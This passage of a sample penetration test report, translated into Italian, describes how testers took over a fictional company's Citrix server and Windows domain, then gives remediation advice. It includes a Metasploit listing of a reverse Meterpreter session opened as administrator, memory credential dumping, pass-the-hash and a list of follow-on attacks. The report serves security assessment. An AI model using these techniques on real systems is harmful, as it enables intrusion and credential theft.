La possibilità di utilizzare la finestra di dialogo "Salva" per eseguire programmi eseguibili arbitrari è stata combinata con la password di amministratore locale precedentemente rilevata che ci consente di eseguire programmi nel contesto dell'amministratore locale.

Questo ci ha permesso di ottenere il pieno controllo amministrativo del sistema Citrix. Si prega di consultare l'Appendice A per ulteriori informazioni.



Figura 31 - Il riutilizzo della password consente agli aggressori di eseguire un eseguibile dannoso con privilegi amministrativi.

```
root@kali:~# msfconsole -q
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:49369) at 2013
-04-25 19:20:53 -0400

meterpreter > getuid
Server username: CITRIX\Administrator
meterpreter >
```

Figura 32: viene raggiunto il compromesso completo del server Citrix.



Figura 33: un host aggiuntivo nella subnet di gestione della rete è stato compromesso.

Escalation del Dominio Administrator

Con il server Citrix compromesso, abbiamo tentato di catturare le password dalla memoria. Un server Citrix è un candidato ideale per questo vettore di attacco, poiché in genere funziona per lunghi periodi di tempo senza riavvii e fornisce servizi a un numero elevato di utenti.Per acquisire le password dalla memoria, abbiamo utilizzato lo strumento Windows Credential Editor[7] grazie alla sua capacità di funzionare su sistemi a 64 bit senza causare effetti negativi.

[7] http://www.ampliasecurity.com/research/wcefaq.html



Figura 34 - Editor di credenziali di Windows viene utilizzato per recuperare le password in chiaro dal server Citrix.

Questo ha rivelato più password, incluso un account di amministratore del dominio di Windows. Si prega di consultare l'Appendice A per ulteriori informazioni. Al fine di convalidare le credenziali appena recuperate, abbiamo creato con successo una nuova sessione desktop remoto sul server Citrix utilizzando le credenziali dell'amministratore del dominio.



Figura 35 - Le credenziali di amministratore di dominio sono convalidate rispetto all'host Citrix.

A questo punto, è stato ottenuto il pieno controllo del dominio di Windows. Un utente malintenzionato potrebbe disporre di più strumenti, tra cui:

- ✓ Utilizzo dei Criteri di gruppo per distribuire software backdoor su sistemi Windows.
- ✓ Esclusione completa di tutti i dati memorizzati su qualsiasi sistema che utilizza l'autenticazione di Windows.
- ✓ Distruzione di tutte le risorse di rete.
- ✓ Attacchi mirati contro tutti i dipendenti di MegaCorp One, attraverso l'uso di strumenti di raccolta delle informazioni come i registratori di tasti per identificare le informazioni personali.
- ✓ Sfruttare questo accesso sistemico per condurre attacchi contro i fornitori e i partner di MegaCorp One che mantengono un rapporto di fiducia con l'azienda.

È stato stabilito che mentre questi passaggi sarebbero stati possibili, sarebbero stati considerati al di fuori dell'ambito dell'impegno attuale. È stato dimostrato che un

compromesso totale del dominio MegaCorp One era stato realizzato con una completa perdita di integrità per tutti i sistemi locali.



Figura 36 - Full Domain Compromise

Conclusione

MegaCorp One ha subito una serie di errori di controllo, che hanno portato a un completo compromesso delle risorse aziendali critiche. Questi guasti avrebbero avuto un effetto drammatico sulle operazioni di MegaCorp One se un utente malintenzionato li avesse sfruttati. Le attuali politiche relative al riutilizzo della password e ai controlli di accesso implementati non sono adeguate per mitigare l'impatto delle vulnerabilità rilevate. Gli obiettivi specifici del test di penetrazione sono stati indicati come:

- ✓ Individuare se un attaccante remoto può penetrare nelle difese di MegaCorp One
- ✓ Determinazione dell'impatto di una violazione della sicurezza su:
  - ➢ Riservatezza delle informazioni dell'azienda
  - ➢ Infrastruttura interna e disponibilità dei sistemi informativi di MegaCorp One

Questi obiettivi del test di penetrazione sono stati soddisfatti. Un attacco mirato contro MegaCorp One può portare a un completo compromesso delle risorse organizzative. Molteplici questioni che in genere sarebbero state considerate minori sono state sfruttate di

concerto, con il risultato di un compromesso totale dei sistemi informativi di MegaCorp One. È importante notare che questo collasso dell'intera infrastruttura di sicurezza di MegaCorp One può essere attribuito grandemente a controlli di accesso insufficienti a livello di confine di rete e di host. Dovrebbero essere intrapresi sforzi adeguati per introdurre un'efficace segmentazione della rete, che potrebbe aiutare a mitigare l'effetto dei guasti di sicurezza a catena in tutta l'infrastruttura MegaCorp One.

Raccomandazioni

A causa dell'impatto sull'organizzazione generale, come scoperto da questo test di penetrazione, dovrebbero essere stanziate risorse adeguate per assicurare che gli sforzi di riparazione siano compiuti in modo tempestivo. Mentre un elenco completo di elementi che dovrebbero essere implementati va oltre lo scopo di questo impegno, alcuni elementi di alto livello sono importanti da menzionare.

Offensive Security consiglia quanto segue:

1. Assicurarsi che le credenziali forti siano utilizzate ovunque nell'organizzazione. Il compromesso del sistema MegaCorp One come drasticamente influenzato dall'uso di password deboli e dal riutilizzo delle password su sistemi con livelli di sicurezza diversi. NIST SP 800-11[8] è consigliato per le linee guida sul funzionamento di una politica di password aziendale. Sebbene questo problema non fosse diffuso all'interno di MegaCorp One, era ancora un problema e doveva essere affrontato.

2. Stabilire i confini di fiducia. Crea confini logici di fiducia, se del caso, sulla rete interna. Ogni segmento di trust logico dovrebbe essere in grado di essere compromesso senza che la violazione possa essere facilmente trasferita in cascata ad altri segmenti. Ciò dovrebbe includere l'uso di account amministrativi unici in modo che un sistema compromesso in un segmento non possa essere utilizzato in altre posizioni.

3. Implementare e applicare l'implementazione del controllo delle modifiche su tutti i sistemi: Errori di distribuzione errati e non sicuri sono stati scoperti nei vari sistemi. Le vulnerabilità sorte possono essere mitigate attraverso l'uso di processi di controllo delle modifiche su tutti i sistemi server.

4. Implementare un programma di gestione delle patch: il funzionamento di un programma di gestione delle patch coerente secondo le linee guida delineate in NIST SP 800-40[9] è un

[8] http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf
[9] http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf

componente importante per mantenere un buon livello di sicurezza. Ciò contribuirà a limitare la superficie di attacco risultante dall'esecuzione di servizi interni senza patch.

5. Condurre valutazioni periodiche sulla vulnerabilità. Come parte di un'efficace strategia di gestione del rischio organizzativo, le valutazioni di vulnerabilità dovrebbero essere condotte su base regolare. Ciò consentirà all'organizzazione di determinare se i controlli di sicurezza installati sono installati correttamente, operando come previsto e producendo il risultato desiderato. Si prega di consultare NIST SP 800-30[10] per le linee guida sulla gestione di un efficace programma di gestione dei rischi.

Valutazione del rischio

Il rischio complessivo identificato a MegaCorp One a seguito del test di penetrazione è alto. È stato scoperto un percorso diretto dall'attaccante esterno al compromesso dell'intero sistema. È ragionevole ritenere che un'entità malvagia sarebbe in grado di eseguire con successo un attacco contro MegaCorp One attraverso attacchi mirati.

Appendice A: dettaglio e attenuazione della vulnerabilità

Scala di valutazione del rischio

In base al NIST SP 800-30, le vulnerabilità sfruttate sono classificate in base alla probabilità e all'impatto per determinare il rischio complessivo.

Credenziali predefinite o deboli

Valutazione: **alto**

Descrizione: Un'interfaccia amministrativa esposta esternamente è protetta solo con una password debole.

Impatto: Utilizzando tecniche di enumerazione e brute-forcing comuni, è possibile recuperare la password amministrativa per l'interfaccia Web di SQLite Manager. A causa della mancanza di meccanismi di autenticazione aggiuntivi, è anche possibile recuperare tutti gli hash delle password utente nel database sottostante. Recupero riuscito di password

[10] http://csrc.nist.gov/publications/PubsDrafts.html#SP-800-30-Rev.%201

in chiaro potrebbe consentire ulteriori compromessi dell'ambiente di destinazione se si riscontra che il riutilizzo della password esiste.

Bonifica: Assicurarsi che tutte le interfacce amministrative siano protette con password o passphrase complesse. Evitare l'uso di parole comuni o legate al business, che potrebbero essere trovate o facilmente costruite con l'aiuto di un dizionario.

Riutilizzo della password

Valutazione: **alto**

Descrizione: È stato scoperto che il "mike" utente di MegaCorp One sta riutilizzando le credenziali per l'applicazione SQLite Manager e il suo accesso al dominio Windows.

Impatto: Il riutilizzo della password in generale è una pratica che dovrebbe essere fortemente scoraggiata e impedita nella misura del possibile. In questo caso, l'impatto della vulnerabilità è amplificato dal fatto che un utente malintenzionato esterno ha indirettamente compromesso un insieme valido di credenziali di dominio interne di Windows. Questo compromesso consente potenzialmente un aumento sostanziale della superficie di attacco.

Bonifica: Aggiornare le politiche di gestione delle password per imporre l'uso di password forti e univoche per tutti i servizi più disparati. L'uso di gestori di password dovrebbe essere incoraggiato a consentire più facilmente ai dipendenti di utilizzare password uniche tra i vari sistemi.

Password dell'amministratore locale condivisa

Valutazione: **alto**

Descrizione: Un numero di host MegaCorp One viene fornito con la stessa password di amministratore locale.

Impatto: MegaCorp One utilizza un criterio di gruppo per impostare una password di amministratore locale su tutti gli host nell'ambito dell'oggetto Criteri di gruppo. L'utilizzo della stessa password di amministratore locale sui sistemi aziendali consente a un utente malintenzionato con accesso appropriato di utilizzare il noto vettore di attacco "pass-the-hash". Consente a un utente malintenzionato di autenticarsi con successo su tutti gli host che condividono la stessa password, utilizzando solo l'hash della password recuperata. In quanto tale, l'attacco non si basa su una decifratura riuscita dell'hash e aumenta significativamente l'impronta della violazione della sicurezza.

Bonifica: Si consiglia vivamente di disabilitare tutti gli account degli amministratori locali. Nei casi in cui è necessario un account amministrativo locale, dovrebbe essere assegnato un nome univoco e una password casuale complessa.

Gestione delle patch

Valutazione: **alto**

Descrizione: Gli ambienti esterni e interni di MegaCorp One contengono numerosi sistemi e applicazioni privi di patch.

Impatto: Una combinazione di autenticazione debole e host senza patch, che contengono vulnerabilità note con exploit disponibili pubblicamente, consente a un utente malintenzionato di ottenere l'accesso non autorizzato a un gran numero di risorse di MegaCorp One. In particolare, l'istanza di SQLite Manager rilevata è vulnerabile a una vulnerabilità legata all'esecuzione di codice in modalità remota e l'host sottostante contiene anche una vulnerabilità di escalation di privilegi locali, che può essere facilmente sfruttata per compromettere l'host esposto esternamente. Ciò sembra indicare un'insufficiente politica di gestione delle patch e la sua implementazione.

Bonifica: Tutti gli asset aziendali devono essere aggiornati con le ultime patch di sicurezza fornite dal fornitore. Questo può essere ottenuto con strumenti nativi del produttore o applicazioni di terze parti, che possono fornire una panoramica di tutte le patch mancanti. In molti casi, è possibile utilizzare strumenti di terze parti anche per la distribuzione di patch in un ambiente eterogeneo.

Trasferimento di zona DNS

Valutazione: **Basso**

Descrizione: Un server DNS configurato in modo errato consente trasferimenti di zona illimitati.

Impatto: Un server DNS, configurato per consentire i trasferimenti di zona a qualsiasi server DNS, può fornire informazioni sensibili sulle risorse aziendali e sui layout di rete.

Bonifica: I trasferimenti di zona DNS dovrebbero essere limitati solo ai server pre-approvati.

File Apache predefiniti

Valutazione: **Basso**

Descrizione: File Apache predefiniti sono stati rilevati nell'host admin.megacorpone.com.

impatto: Un utente malintenzionato può essere in grado di indovinare la versione esatta del server Apache in esecuzione controllando il contenuto dei file predefiniti. Ulteriori informazioni sensibili potrebbero anche essere disponibili.

Bonifica: Rimuovi tutti i file predefiniti da server Web accessibili pubblicamente.

Appendice B: Informazioni sulla sicurezza offensiva

Offensive Security sostiene i test di penetrazione per l'impatto rispetto ai test di penetrazione per la copertura. I test di penetrazione per la copertura sono diventati popolari negli ultimi anni come metodo semplificato di valutazioni utilizzate in situazioni in cui l'obiettivo è soddisfare i requisiti normativi. Come forma di scansione delle vulnerabilità, i test di penetrazione per la copertura includono la verifica selettiva dei problemi rilevati attraverso lo sfruttamento. Ciò consente ai fornitori di servizi di condurre il lavoro in gran parte attraverso l'uso di strumenti automatizzati e di mantenere la coerenza del prodotto tra più incarichi. I test di penetrazione per l'impatto sono una forma di simulazione di attacco in condizioni controllate, che imita da vicino il mondo reale, attacchi mirati che le organizzazioni affrontano quotidianamente. Il test di penetrazione per l'impatto è una valutazione basata sull'obiettivo, che crea più di un semplice inventario di vulnerabilità, invece di fornire il vero impatto sul business di una violazione. Un test di penetrazione basato sull'impatto identifica le aree di miglioramento che determineranno il più alto tasso di rendimento per l'azienda. Il test di penetrazione per l'impatto pone la sfida di richiedere un set di competenze elevato per completare con successo. Come dimostrato in questo rapporto di esempio, Offensive Security crede di essere qualificato in modo univoco per fornire risultati di livello mondiale nel condurre test di penetrazione per l'impatto, grazie al livello di esperienza riscontrato nel nostro team di professionisti della sicurezza. Offensive Security non mantiene un team separato per i test di penetrazione e altre attività in cui è impegnata la società. Ciò significa che le stesse persone coinvolte nella formazione offensiva basata sulle prestazioni del settore Offensive Security, la produzione di strumenti standard del settore come Kali Linux , gli autori dei libri più venduti, i creatori di exploit da 0 giorni e i manutentori di riferimenti di settore come Exploit-DB sono gli stessi individui coinvolti nella fornitura di servizi. Offensive Security offre un prodotto che non può essere eguagliato sul mercato. Tuttavia, potremmo non essere adatti per ogni lavoro. La sicurezza offensiva tipicamente conduce servizi di consulenza con un basso volume e un elevato rapporto di abilità per consentire allo staff della sicurezza offensiva di imitare più da vicino le situazioni del mondo reale. Ciò consente inoltre ai clienti di avere maggiore accesso a competenze

riconosciute dal settore pur mantenendo i costi ragionevoli. Di conseguenza, i grandi volumi / gli impegni rapidi di turn-around spesso non sono adatti ai nostri servizi. La sicurezza offensiva si concentra sulla conduzione di valutazioni di alta qualità e alto impatto ed è attivamente ricercata dai clienti che necessitano di servizi che non possono essere forniti da altri fornitori. Se desideri discutere delle tue esigenze di test di penetrazione, ti preghiamo di contattarci all'indirizzo info@offsec.com.